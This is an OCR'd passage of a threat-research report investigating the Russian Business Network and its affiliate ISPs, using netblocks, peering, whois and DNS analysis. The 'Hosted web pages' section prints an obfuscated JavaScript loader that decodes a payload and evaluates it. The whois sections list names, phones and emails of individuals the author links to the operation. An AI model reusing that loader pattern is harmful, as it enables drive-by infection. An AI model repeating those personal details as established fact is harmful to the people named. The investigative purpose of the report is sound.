


At this part of the study, it may not be clear for the reader that SBT, RBN, Akimon and Nevacon are in the same location. Evidence will come later in the whois part.

As it has been explained in the former part, it could be possible that Silvernet premises and RBN premises are at the same location.

9. The RBN Networks in the Internet

Now it's time to understand why people get infected because of RBN activities.
Several pieces of the big puzzle have been resolved. When you place all of them in the correct order you get something like that:



1 – All malicious codes are diffused through different ISPs relating to RBN such as Nevacon or Akimon.
2 – Those malicious ISPs are linked to SBT-Tel which aims at spreading them as far as possible.
3 – It seems there is a hook in Silvernet in order to give SPB-IX connectivity to SBT-Tel networks. Silvernet has also a peering relation with ReTN.
4 – SPB-IX is directly connected to the biggest IXP in Russia: MSK-IX. Both of them are under the liability of RIPN.
5 – MSK-IX is connected to many major IXPs through Euro-IX. ReTN is spread to several IXPs [26], LINX is one of them.
6 – SBT-Tel can establish peering relations with some big ISP on interesting Internet Exchange Points.
7 – Credulous victims can now become infected easily because all RBN Networks are broadcasted everywhere in the world.

As this study is being written, ReTN is broadcasted in LINX, DE-CIX, AMS-IX, FICIX and NetNod and that's why those IXP have been indicated as possible spreading points for RBN.

On ReTN website [27], we can see a complete network map which displays multiple points of presence.

[26] https://www.euro-ix.net/member/m/peeringmatrix ReTN ASN is associated with Peterstar
[27] http://www.retn.net/en/network/plan/

10. Affiliates presentation through networks

This part of the study offers a brief introduction to each RBN affiliate whenever it's possible.

Too Coin Software

This name has not been presented at yet. It's the global name used to register the whole IP netblock owned by RBN.
Too Coin Software has registered the netblock 81.95.144.0/20. This means that IP addresses from 81.95.144.1 to 81.95.159.255 belong to TCS.
We can already say that RBN and SBTel are part of TCS because their IP netblocks are included in TCS netblock.
SpamHaus has released a SBL for TCS [28]

It may seem odd that RBN and SBTel are part of another subsidiary but actually TCS/RBN has succeeded to become a LIR (Local Internet Registry) and is now able to sub-divide its own netblock. Because of this, TCS/RBN has acquired the privilege to manage a PA (Provider Aggregatable) address space and to delegate one part of this space to whomever (for instance SBTel or Akimon).

SBT

SBT is the ISP of all RBN affiliates.
SBT owns the netblock 81.95.156.0/22 and is connected to all RBN ISPs in order to bounce them across the Internet.
SpamHaus has a case on SBT [29]

RBN

RBN is nothing and RBN is everything. RBN is the name of the whole cybercrime scheme described in this study. RBN is also the name of the small network zone where many malicious ISP are attached to.
RBN owns the netblocks 81.95.144.0/22, 81.95.148.0/22, 81.95.154.0/24 and 81.95.155.0/24
RBN offers bullet-proof hosting services. It is used for phishing, malware diffusion, child pornography and many other malicious activities. Bullet-proof hosting can guarantee that server won't be shut down even when there is a complaint against it. RBN has an available abuse team (used to give a respectable image) and this abuse team will ask you to provide a Russian judicial indictment in order to process. Of course, this indictment is very difficult to obtain. Isn't it a paradise for fraudsters?
Even the RBN homepage (when it was available) was used to spread malware [30] through an ActiveX object.
SpamHaus offers further information on RBN [31]

AkiMon

Akimon is a direct subsidiary from RBN because it's only a part of its IP address range that has been delegated to Akimon.
Akimon owns the netblocks 81.95.152.0/22 and it spreads a network topology in which there is Micronnet and Deltasys
Akimon is mostly used for hosting malware.

[28] http://www.spamhaus.org/sbl/sbl.lasso?query=SBL43489
[29] http://www.spamhaus.org/sbl/sbl.lasso?query=SBL55398
[30] http://web.archive.org/web/20060829111633/http://www.rbnnetwork.com/
[31] http://www.spamhaus.org/rokso/listing.lasso?-op=cn&spammer=Russian%20Business%20Network

Nevacon

Nevacon is an RBN affiliate with a huge role in malware control (update, C&C).
Nevacon is on a different netblock than TCS. Nevacon owns 194.146.204.0/22 IP address block.
Actually, Nevacon is directly hosted on RBN network.

Silvernet

Silvernet seem to be the semi-legitimate ISP used to connect SBT and RBN to a main internet access (IXP).
Connections between Silvernet and SBT are discreet because if this weak link would be shutdown, SBT might be blind (not for too long…).
Silvernet owns many IP address spaces.
Silvernet is a member of SPB-IX and is connected to a lot of other Russian ISP

Linkey

Linkey is a legitimate ISP which might have the same role as Silvernet: give a worldwide connectivity to SBT.
Linkey spread a network zone: as-linkeycus in which RBN affiliates are all indicated. It may be possible that this zone is given to Linkey via Silvernet as both of them exchange together.
Linkey connects to SPB-IX.

Eltel2

Eltel2 is a very interesting network because it is managed by Eltel which is supposed to be a legitimate Russian telecom company but Eltel2 is also an active partner with RBN through as-joy. Actually, the description of Eltel2 is “JOY Network”
Eltel2 has already broadcasted IP address space 85.249.20.0/22. What is interesting is that this address space belongs to LugLink.

Luglink

Luglink is a legitimate ISP but it seems to be involved into RBN activities through Eltel2.
Luglink owns 85.249.16.0/21 (and so Eltel2) and this address space is also managed by Eltel.

Eltel

Eltel is a telecom company which manages Luglink, Eltel2 and many others.
Eltel owns several IP address space such as:
81.222.192.0/18 (16384) ELTEL net
85.249.224.0/19 (8192) ELTEL MAN Saint Petersburg
89.112.0.0/19 (8192) ELTEL net
81.9.0.0/20 (4096) ELTEL net
81.9.32.0/20 (4096) ELTEL net
81.9.96.0/20 (4096) ELTEL net
81.222.128.0/20 (4096) ELTEL net
217.170.64.0/20 (4096) ELTEL net
217.170.80.0/20 (4096) ELTEL net
85.249.8.0/21 (2048) Telix

It is highly probable that Eltel is being used (allegedly or not) to broadcast some address space it owns to RBN affiliates for short time operations.

Other affiliates

Other RBN affiliates do not have a precise role. Some of them seem to be dedicated in spam, other in pornography hosting. Some of these affiliates do not always broadcast IP address space.

Credolink : 80.70.224.0/20 & 81.94.16.0/20
ConnnectCom 193.238.36.0/22
Deltasys 193.93.232.0/22
MicronNet 195.114.16.0/23 [32]
Oinsinvest : 195.64.162.0/23 [33]
Rustelecom : 195.114.8.0/23

[32] http://www.spamhaus.org/sbl/sbl.lasso?query=SBL51155
[33] http://www.spamhaus.org/sbl/sbl.lasso?query=SBL51154

RBN customers / Real stats

Before RBN became unavailable, it was possible to browse some of the affiliate's networks. Thus it was possible to build some charts with stats on RBN activities. The abuse team manager (Tim Jaret) declared [34] RBN activities were not all bad. This part will show he was lying.

1. Running services on entities

This part of the study tries to identify interesting assets used on RBN affiliates and match which services were in use on those assets. Only few services have been analyzed in this paragraph:

- http: http is the most well known protocol. http is used in malicious activities for accessing phishing content, downloading malware, exploiting browser vulnerabilities. This protocol has a real advantage as it is an open door for many (all) firewalls.
- smtp: smtp can be used to spread spam
- irc: irc can be used to control a botnet (even if this technique tends to disappear on behalf of http C&C). Each infected computer connects to an irc server and listens for orders given by the bot herder. This is a totally stealth operation for the computer's user who can not imagine his computer is controlled by a 10 000km far server.

The following grids offer a complete view of services used on RBN affiliates

Affiliate	IRC servers	SMTP servers	HTTP servers
RBN Akimon	None on ports 6660-6669	81.95.144.1 (gw1.rbnnetwork.com) 81.95.144.7 (ip-144-7.rbnnetwork.com) 81.95.144.19 (ip-144-19.rbnnetwork.com) 81.95.144.34 (ip-144-34.rbnnetwork.com) 81.95.144.41 (ip-144-41.rbnnetwork.com) 81.95.144.49 (ip-144-49.rbnnetwork.com) 81.95.154.17 81.95.154.34 81.95.154.35 81.95.154.36 81.95.154.37 81.95.154.38 81.95.154.39 81.95.154.40 81.95.154.41 81.95.154.42	270 servers
Nevacon	None on ports 6660-6669	194.146.204.8 194.146.204.67	58 servers
Credolink	80.70.226.25 (226-025.dialup.mns.ru) 81.94.17.197 (vpnpool-81-94-17-197.users.mns.ru) 81.84.20.212	80.70.224.4 (x-files.mns.ru) 80.70.224.14 (batman.mns.ru) 80.70.224.25 (babylon5.mns.ru)	10 servers


In brief, very few services except http have been identified on up and running assets.

[34] http://blog.wired.com/27bstroke6/2007/10/controversial-r.html

2. Hosted web pages

RBN was known to host illegal content only. Every security researcher that has tried to map their activities has never found something good on it [35]. This part tries to explain what these contents are.

A detailed analysis of RBN content has been made (see annexes).
On the available RBN network blocks during this analysis, 406 IP addresses were up.
There were 2090 domain names hosted on those 406 servers.
The distribution of those domain names can be summarized on the following graph:



As it can be seen above, domains hosted on RBN do not seem to be legitimate.

- 914 domains or IP addresses couldn't be resolved or lead to an error. This can occur if domain has not been configured as a virtualhost on the webserver.
- 681 domains or IP addresses were restricted. This means an applicative error code (400, 403, 404) was received when trying to access the URL or the domain was unavailable because it had already been administratively closed. As a matter of fact, it does not indicate that domain is really unavailable, it can be a decoy used to convince an investigator that a domain is down even it's not.
- 555 domains or IP addresses tried to inject malware into the browser using an encoded javascript such as this one:

[35] http://www.zdnet.com.au/news/security/soa/Infamous-porn-and-phishing-ISP-rolls-Bank-of-India/0,130061744,339281722,00.htm

```
<SCRIPT LANGUAGE="Javascript">
function I(mK,G){
  if(!G){
    G='Ba,%7(r_)`m?dPSn=3J/@TUc0f:6uMhk;wyHZEs-^O1N{W#XtKq4F&xV+jbRAi9g';
  }
  var R;
  var TB='';
  for(var e=0;e<mK.length;e+=arguments.callee.toString().replace(/\s/g,'').length-535){
R=(G.indexOf(mK.charAt(e))&255)<<18|(G.indexOf(mK.charAt(e+1))&255)<<12|(G.indexOf(mK.charAt(e+2
))&255)<<(arguments.callee.toString().replace(/\s/g,'').length-533) | G.indexOf(mK.charAt(e+3))&255;
TB+=String.fromCharCode((R&16711680)>>16,(R&65280)>>8,R&255);
  }
  eval(TB.substring(0,TB.length-(arguments.callee.toString().replace(/\s/g,'').length-537)));
}
I('friHMU&E6-
=#MV`OMr@^`4K/=&``@(=;/7(S3&Ta3F@i)ZOwMs(40V`Ou_=y)(PJ=4Fy:_3Fu%^X?VMVMqjOM_Ob6V=#0
xdXuV3j6r@XnV`EfHF-mx3X0VTWfUjF?-`EfsTqusTqmquynHtX`q{-uxPq:caFnyuOSqB;),B;),B;),Bm),B;');
</SCRIPT>
```

- 120 domains or IP addresses were leading to empty or test pages. Some of them were quite strange. Seemingly as for error pages, these empty pages can be a lure hiding something bad.
- 82 domains or IP addresses were considered unknown because there was nothing special on the page that could give enough clues to ensure the categorization of the page.
- 47 domains or IP addresses hosted porn child content. There is nothing else to add on this category.
- 15 domains or IP addresses hosted porn content.
- 8 domains or IP addresses were considered as malware web Command and Control. Affected domains sounds strange (hzuiygf.info for example). As a matter of fact, these domains are used by malware as part of C&C scheme. When accessed on the default page, the virtualhost give an ID which seems to be the domain name but it should be possible to exchange data with these servers if a bot tries to connect to them.
- 5 domain names were used to host sites which proposed to download security products. Basically, those products are more trojans than security stuff.
- 4 domains were used for financial fraud scams.
- 3 domains were used to promote an affiliation network on which affiliates get paid when a program is installed on a victim (iframedollars?). One can guess people involved as affiliates in this network never get paid.
- 2 domains were parking page.
- 2 domains were used to host a huge warez database.
- 2 domains were considered as ID theft as it directly asked for user credentials
- 1 domain was also used for a mule recruitment website. Of course, it's presented as an official financial agent position.

Well, as a conclusion of this part it seems Verisign was right and Tim Jaret was wrong: there is not even one legitimate customer on RBN.

Investigation and analysis

A lot of information is available when you spend enough time to check public data. That's precisely what can offer Whois services, DNS databases, forums, groups….

1. *Lookup, IP history, NS history and, registrar history*

This investigation has used a collection of basic tools:
Lookup has allowed resolving the IP address associated with a domain name.
Hosting history has been used to note the evolution of the domain.
NS history and registrar history have been useful to add some useful information regarding a domain evolution.
Some web services (such as Domaintools [36]) can provide such information to their clients.

The following chart gives essential information:

Domain	IP history	NS history	Registrar history
rbnnetwork.com	2006-06-08: 85.249.135.118 2006-09-16:127.0.0.1	2006-06-08: infobox.org 2006-09-06: rbnnetwork.com	2006-06-07 eNom.com 2006-08-16 China-Channel.com
Akimon.com	2006-06-08: 85.249.135.118 2007-03-17: None	2006-06-09: infobox.org 2007-03-10: akimon.com	2006-06-07 eNom.com 2006-09-08 China-Channel.com
Sbttel.com	2006-06-08: 85.249.135.118 2006-09-16: 85.249.135.14	2006-06-09: infobox.org 2006-12-08: sbttel.com	2006-06-07 eNom.com 2006-09-08 China-Channel.com
Nevacon.net	2006-09-22: 85.249.135.37 2006-11-10:127.0.0.1 2007-09-30: 209.85.84.167	2006-09-22: infobox.org 2006-11-10: nevacon.net 2007-09-26:onlinenic.net	2006-11-09 China-Channel.com
Infobox.org	2006-07-22: 85.249.134.34 2007-10-21: None	2003-11-16: Infobox.org 2007-09-15:name-services.com	

There are similarities on these domains:

- They have been using 85.249.134.0/23 extensively to host their websites. This IP address range is owned by Datapoint which is the global hosting service for RBN affiliates front websites. As we'll see in the next part, Datapoint also relates to Infobox.
- Some domains have made a recent change; they now prefer to resolve on nothing instead of having many security researchers looking for information on them.
- eNom has been used as a registrar for a long time but RBN now prefer to use China-Channel services. As we'll see later, this service offer anonym records for registrants.

This part only can bring enough evidence that all these entities are closely tied since the data are similar too much to be managed by different persons.

[36] www.domaintools.com

2. Network Whois

Information provided in network whois is:

RBN (81.95.144.0)

role: RBusiness Network Registry
address: RBusiness Network
address: The Century Tower Building
address: Ricardo J. Alfari Avenue
address: Panama City
address: Republic of Panama
phone: +1 401 369 8152

person: **John Kerch**
address: Republic of Panama
e-mail: ripe@rbnnetwork.com
phone: +1 401 369 8152
mnt-by: RBN-MNT

person: **Joseph Igopolo**
address: Republic of Panama
e-mail: support@rbnnetwork.com
phone: +1 401 369 8152
mnt-by: RBN-MNT

NEVACON (194.146.204.0/24)

person: **Josh Buslow**
address: Republic of Panama
phone: +1 505 559 4493
e-mail: ripe@nevacon.net
mnt-by: NEVSKCC-MNT

person: **Tony Root**
address: Republic of Panama
phone: +1 505 559 4493
e-mail: support@nevacon.net
mnt-by: NEVSKCC-MNT

SBT-TELECOM (81.95.156.0/22)

person: **Kisho Kato**
address: Seychelles, Victoria
phone: +1 203 903 0125
e-mail: kisho@sbttel.com
mnt-by: SBT-MNT

person: **Malik Sasho**
address: Seychelles, Victoria
phone: +1 203 903 0125
e-mail: malik@sbttel.com
mnt-by: SBT-MNT

Many records are wrong (indicated in orange).
Of course, in Panama, neither whitepages [37] nor yellowpages [38] know about these people or these companies.

[37] http://www.paginasamarillas.com/pagamanet/web/people.aspx?ipa=4&ici=1892&idi=1&no1=joseph&ap1=igopolo

As we've seen in a former part, Akimon, RBN and Nevacon are located in the same place. To get true information on the location of the RBN/Nevacon IP address, we can check the results of some geo-locating sites [39]

Affiliates below seem to be more precise in their description and might give true information:

Akimon (81.95.152.0/23)

person: **Sergey Startsev**
address: Russia, St.Petersburg
phone: +7 903 0983277
e-mail: ripe@akimon.com
mnt-by: AKIMON-MNT

person: **Nikolay Obraztsov**
address: Russia, St.Petersburg
phone: +7 903 0983306
e-mail: support@akimon.com
mnt-by: AKIMON-MNT

SilverNet (89.223.88.0/21)

address: 7/5
address: Bogatyrsky pr.
address: 197341 Saint-Petersburg
address: Russia
phone: +7 812 4381058
phone: +7 812 4485354
fax-no: +7 812 4381058

person1: **Pavel Sokolov**
address: 7/5
address: Bogatyrsky pr.
address: 197341 Saint-Petersburg

person2: **Vladimir Manov**
address: 7/5
address: Bogatyrsky pr.
address: 197341 Saint-Petersburg

Online Invest group LLC (195.64.162.0/23)

address: 17653 St. Petersburgh Russia
address: pr. Metallistov 12 of. 32
e-mail: admin@domhost.com.ru
mnt-by: onlineinvest-mnt

person: Main Technichal Account
address: 17653 St. Petersburgh Russia
address: pr. Metallistov 12 of. 32
phone: +78129486712

Credolink (80.70.224.0/24)

address: 28/2, Komendantskiy pr. St.Petersburg, 197372, Russia

38
http://www.paginasamarillas.com/pagamanet/web/companyCategory.aspx?ipa=4&npa=Panam%e1&ies=*&nes=Todos+los+estados&idi=1&txb=russian
39 http://www.hostip.info/index.html?spip=194.146.204.1
http://www.hostip.info/index.html?spip=81.95.148.1

phone: +7 812 4384600
fax-no: +7 812 4384602
remarks:
SPAM issues - abuse@mns.ru
Mail and News issues - postmaster@mns.ru
Customer support - support@mns.ru
Hosting issues - hosting@mns.ru
e-mail: noc@mns.ru

Delta Systems (193.93.232.0/22)

address: 190000, 39 Kazanskaya st.
address: St. Petersburgh Russia
e-mail: admin@deltasys.ru

RusTelecom (195.114.8.0/23)

address: Volodarskogo str. 21 Sestroreck , Russia
e-mail: info@rustelecom.net
mnt-by: RUSTELECOM-MNT

person: Main Technichal Account
phone: +79217872403
nic-hdl: RUST2-RIPE

DATAPOINT (85.249.128.0/20)

person: **Vladimir E Kuznetsov**
address: 29, Viborgskaya nab.,
address: 198215 Saint Petersburg, Russia
phone: +7 812 3312999
fax-no: +7 812 3312999
e-mail: abuse@infobox.ru
e-mail: vova@kuznetsov.spb.ru

person: **Rustam A Narmanov**
address: 29, Viborgskaya nab.,
address: 198215 Saint Petersburg, Russia
phone: +7 812 3312999
fax-no: +7 812 3312999
e-mail: rustam@infobox.ru

3. Reverse IP and reverse NS analysis

With reverse IP, we can identify which domain name records tie back with a precise IP. This technique can be useful to get all virtual hosts using a single machine. As many RBN affiliates now resolve to localhost, the investigation uses previous IP address.

With reverse nameserver, we can identify which domain names are using a precise name server. This technique can be useful to get all malicious domain names managed by a single person and redirecting to a domain name server.

This technique has already been used in the entity stat grid former in this study but it is now used on main RBN domain names.

Domain	Nameserver	Reverse IP domains	Reverse NS domains
rbnnetwork.com	ns1.rbnnetwork.com	710 domains [40] on 85.249.135.14	rbnnetwork.com
akimon.com	ns1.infobox.org	Same as above	Many domains (>3000)
sbttel.com	ns1.infobox.org	Same as above	Same as above
nevacon.net	ns1.infobox.org	31124 domains	Same as above
infobox.org	ns1.infobox.org	infobox.org infobox.ru	Same as above

4. Simple DNS analysis

With a basic DNS analysis (made in July) on rbnnetwork.com and nevacon.net, we can collect information to try figure out some RBN affiliates interactions.

Domain	Nameserver	MX	Reverse IP on NS
rbnnetwork.com	ns1.rbnnetwork.com ns2.rbnnetwork.com	mail.4stat.org (208.72.171.180)	ns2.4user.net ns1.eexhost.com ns2.eexhost.com
nevacon.net	ns1.nevacon.net	mail.nevacon.net (194.146.204.2)	

With this chart, we can identify new RBN partners (4stat.org, 4user.net and eexhost.com)

Furthermore, there is a Sender Policy Framework on nevacon.net:

```
nevacon.net  IN      TXT     v=spf1 ip4:194.146.204.2 ip4:208.72.171.180 mx          194.146.205.1
```

This SPF is interesting because we can see 208.72.171.180 is an official sender of mails coming from nevacon.net.
This was also the declared MX from RBN.
A reverse lookup on 194.146.205.1 shows that this is the address of gw1.wellhost.ws.

This URI mail.4user.net (81.95.145.9) also announces "**sp.rbnnetwork.com Postfix**" when you connect to it.

Complementary tools can also be useful to identify which domain names are managed by a precise name server.
During the study I identified a C&C server hosted on Nevacon, I used this technique to identify the other domains using the same name server. Of course, all of them were trojan related:

- kolipso.info
- nuvida.info
- haygunj.com
- ljdyun.com
- qeixuunj.net
- lenicint.info

All of these domains are or have been a malware repository.

[40] http://www.iptoolbox.fr/cgi-bin/revip.pl?inputdata=85.249.135.14

5. Whois history

When we check the evolution of RBN affiliates domain names along time, we can clearly verify that some partners such as Infobox have always been implicated.

Here are the most interesting data and changes that can be collected using these tricks:

rbnnetwork.com

Whois history in 2006-06-24

Registrar: ENOM, INC.
Registration Service Provided By: INFOBOX
Contact: manager@infobox.ru

Registrant Contact:
INFOBOX
Alexey Bakhtiarov (manager@infobox.ru)
+1.8123232323
Fax: +7.8123232323
29 Vyborgskaya Emb.
Saint-Petersburg, 194044
RU

Name Servers:
ns1.infobox.org
ns2.infobox.org

Whois history in 2006-07-10

Registrar: ENOM, INC.
Registration Service Provided By: eNom, Inc.
Contact: info2@eNom.com

Registrant Contact:
RBN
Nikolay Ivanov (rbnetwork@inbox.ru)
+1.12127367465
Fax: -
555 8-th Ave #1001
New York, NY 10018
US

Name Servers:
ns1.infobox.org
ns2.infobox.org

Whois history in 2006-12-15

Registrar: ONLINENIC, INC.

Registrant:
Nikolay Ivanov info@rbnnetwork.com
+1.12127367465
RBN Network
555 7-th Ave #1002

New York,NY,US 10019

Domain servers in listed order:
ns1.rbnnetwork.com ns2.rbnnetwork.com

Administrator:
Oleg Nechukin info@rbnnetwork.com
+1.12127367465
RBN Network
555 7-th Ave #1002
New York,NY,US 10019

Whois history in 2006-12-15

Registrar: ONLINENIC, INC.

Domain servers in listed order:
ns1.rbnnetwork.com ns2.rbnnetwork.com

Administrat:
name-- DNS MANAGER
org-- ABSOLUTEE CORP. LTD.
country-- CN
province-- Hongkong
city-- Hongkong
address-- FLAT/RM B 8/F CHONG MING BUILDING 72 CHEUNG SHA WAN RD KL
postalcode-- 999077
telephone-- +00.85223192933
fax-- +00.85223195168
E-mail-- rb2286475870001@absolutee.com

datapoint.ru

Whois history in 2007-07-22

Registrar:

domain: DATAPOINT.RU

nserver: ns1.infobox.org.
nserver: ns2.infobox.org.

person: **Alexey V Bakhtiarov**
phone: +7 812 3123620
fax-no: +7 812 3123620
e-mail: **manager@infobox.ru**
registrar: R01-REG-RIPN

infobox.ru

Whois history in 2007-08-29

domain: INFOBOX.RU

nserver: ns1.infobox.org.
nserver: ns2.infobox.org.

person: **Vladimir E Kuznetsov**
phone: +7 812 9000333
fax-no: +7 812 3232323
e-mail: **vk@infobox.ru**
registrar: R01-REG-RIPN

sbttel.com

Whois history in 2006-10-23

Registrar: ONLINENIC, INC.

Registrant:
Nikolay Ivanov rbnetwork@inbox.ru
+1.12127367465
RBN
555 8-th Ave #1001
New York, NY 10018,-,- -

Domain servers in listed order:
ns1.infobox.org ns2.infobox.org

silvernet.ru

Whois history in 2007-01-31

Registrar:

domain: SILVERNET.RU

nserver: ns1.silvernet.ru. 85.249.73.3
nserver: ns2.silvernet.ru. 85.249.74.3
state: REGISTERED, DELEGATED
person: **Pavel A Sokolov**
phone: +7 812 3950269
phone: +7 911 2115314
fax-no: +7 812 3960269
e-mail: **sokol@silvernet.ru**
e-mail: **vovan@silvernet.ru**
e-mail: **sales@silvernet.ru**
registrar: RUCENTER-REG-RIPN

akimon.com

Whois history in 2006-09-19

Registrar: ONLINENIC, INC.

Registrant:
Nikolay Ivanov rbnetwork@inbox.ru
+1.12127367465
RBN
555 8-th Ave #1001

```
        New York, NY 10018,-,- -

Domain servers in listed order:
        ns1.infobox.org          ns2.infobox.org
```

All affiliates domain names have been checked using whois history and it's interesting to observe that rbnnetwork.com, nevacon.net, akimon.com, sbttel.com, 4user.net, 4stat.org and eexhost.com are now all using Absolutee services for anonymizing whois data.
Of course, absolute.com seems to be used for nothing good as you can see here [41]. There are many user reporting malware or financial fraud relating to domains registered with Absolutee services.

6. *Information correlation and assumptions*

At this step of the study, general assumptions can be exposed with collected and analyzed evidences.

- RBN team possess and use the following domains: rbnnetwork.com, nevacon.net, akimon.com and sbttel.com
- Most of RBN core affiliates have progressively blurred their public information so that it can't be analyzed easily. They use anonymizer services to do that.
- Most of RBN core affiliates have decided to redirect their websites to localhost address in order to prevent security companies to investigate on their activities.
- RBN uses Datapoint/Infobox as a hosting and name service provider. Datapoint and Infobox may be the same company.
- Some people can be identified as being strongly involved into RBN activities.

[41] http://www.google.com/search?&q=absolutee.com

A nefarious social network

1. *Deliberately complex and false*

Most of public data registered by RBN or affiliates are wrong as we'll see in this part:

Wrong registered information

In order to prevent law enforcement investigation or researcher investigation, all whois information relating to RBN has been changed. Indeed for RBN and its direct affiliates (Nevacon, Akimon, SBTel), following information is false:

- Network whois are linking to Panama/Seychelles most of the time
- Domain whois are pointing New York
- DNS record resolve as localhost
- Contact information is mostly false

At first sight, RBN seems to be very complicated to identify. This study tries to give explanation and clues so that the reader can assume RBN and affiliates are all the same organization localized in St Petersburg.

Communication

